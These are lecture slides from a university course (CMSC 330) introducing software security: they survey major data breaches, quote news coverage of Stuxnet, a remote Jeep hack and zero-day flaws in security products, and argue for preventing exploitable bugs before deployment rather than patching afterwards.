

Building Security In

CMSC 330

Security breaches

Just a few:

- **TJX** (2007) - 94 million records*
- **Adobe** (2013) - 150 million records, 38 million users
- **eBay** (2014) - 145 million records
- **Anthem** (2014) - Records of 80 million customers
- **Target** (2013) - 110 million records
- **Heartland** (2008) - 160 million records

**containing SSNs, credit card nums, other private info*

<https://www.oneid.com/7-biggest-security-breaches-of-the-past-decade-2/>



Defects and Vulnerabilities

- Many (if not all of) these breaches begin by exploiting a **vulnerability**
- This is a *security-relevant* **software defect** (**bug**) or **design flaw** that can be **exploited** to effect an undesired behavior

- The **use of software is growing**

Google

2B LOC

Windows

50M LOC

- So: **more bugs and flaws**
- Especially in places that are new to using software



MIDDLE EAST

Iran Fights Malware Attacking Computers

By DAVID E. SANGER SEPT. 25, 2010

[Email](#)
[Share](#)
[Tweet](#)
[Save](#)
[More](#)

WASHINGTON — The Iranian government agency that runs the country’s nuclear facilities, including those the West suspects are part of a weapons program, has reported that its engineers are trying to protect their facilities from a sophisticated computer worm that has infected industrial plants across [Iran](#).

The agency, the Atomic Energy Organization, did not specify whether the worm had already infected any of its nuclear facilities, including Natanz, the underground enrichment site that for several years has been a main target of American and Israeli covert programs.

But the announcement raised suspicions, and new questions, about the origins and target of the worm, Stuxnet, which computer experts say is a far cry from common computer malware that has affected the Internet for years. A worm is a self-replicating malware computer program. A virus is malware that infects its target by attaching itself to programs or documents.


Stuxnet specifically targets ... processes such as those used to control ... **centrifuges for separating nuclear material**. Exploiting four zero-day flaws, **Stuxnet** functions by targeting machines using the Microsoft Windows operating system ..., then seeking out Siemens Step7 software.

<http://www.nytimes.com/2010/09/26/world/middleeast/26iran.html>



ANDY GREENBERG SECURITY 07.21.15 6:00 AM

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT



The result of their work was a hacking technique—what the security industry calls a zero-day exploit—that can **target Jeep Cherokees and give the attacker wireless control**, via the Internet, to any of thousands of vehicles.

<http://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/>

I WAS DRIVING 70 mph on the edge of downtown St. Louis when the exploit began

Considering **Correctness**

- **All software is buggy**, isn't it? Haven't we been dealing with this for a long time?
- A **normal user never sees most bugs**, or figures out how to **work around** them
- Therefore, **companies fix the most likely bugs**, to save money

Considering **Security**

Key difference:

An attacker is not a normal user!

- The attacker **will actively attempt to find defects**, using unusual interactions and features
- A **typical interaction** with a bug results in a **crash**
- An attacker will work to **exploit** the bug to do **much worse**, to achieve his goals

Cyber-defense?



Cyber-defense?



Popular technologies such as **firewalls**, **anti-virus**, and **intrusion detection/prevention**, attempt to detect the attacks themselves.

But **new attacks** can be produced that avoid detection but **exploit the same vulnerabilities**


Penetrate and Patch



1. Find a vulnerability
2. Develop patch
3. Deploy patch (and detection signature)

But: Still vulnerable to undiscovered bugs

introduced bugs
upgrades software



MUST READ THE NIGHT ALEXA LOST HER MIND: HOW AWS OUTAGE CAUSED ECHO MAYHEM

FireEye, Kaspersky hit with zero-day flaw claims

Researchers have disclosed severe security flaws within the firm's products over the holiday weekend.



By Charlie Osborne for Zero Day | September 8, 2015 -- 09:45 GMT (02:45 PDT) | Topic: Security



Researchers have revealed the existence of zero-day vulnerabilities within Kaspersky and FireEye's systems which could compromise customer safety.

Over the holiday weekend, security researcher Tavis Ormandy disclosed the existence of a vulnerability which impacts on Kaspersky products. Ormandy, known in the past for publicly revealing security flaws in Sophos and ESET antivirus products, said the vulnerability is "about as bad as it gets." [In a tweet](#), the researcher said:

and **bugs in security products** themselves!

Security researcher Tavis Ormandy disclosed the existence of **a vulnerability which impacts on Kaspersky [security] products.**

Hermansen, [another researcher,] publicly disclosed a zero-day **vulnerability within cyberforensics firm FireEye's security product**, complete with proof-of-concept code.

<http://www.zdnet.com/article/fireeye-kaspersky-hit-with-zero-day-flaw-claims/>

Building Security In




The long-term solution is to **prevent** all exploitable **bugs** **before deploying**

Avoid the holes to start with!

Analogy

- How do you **build a bridge** that stands up despite harsh conditions?
- Heavy use
- Earthquakes
- Extreme weather
- Etc.





Do not

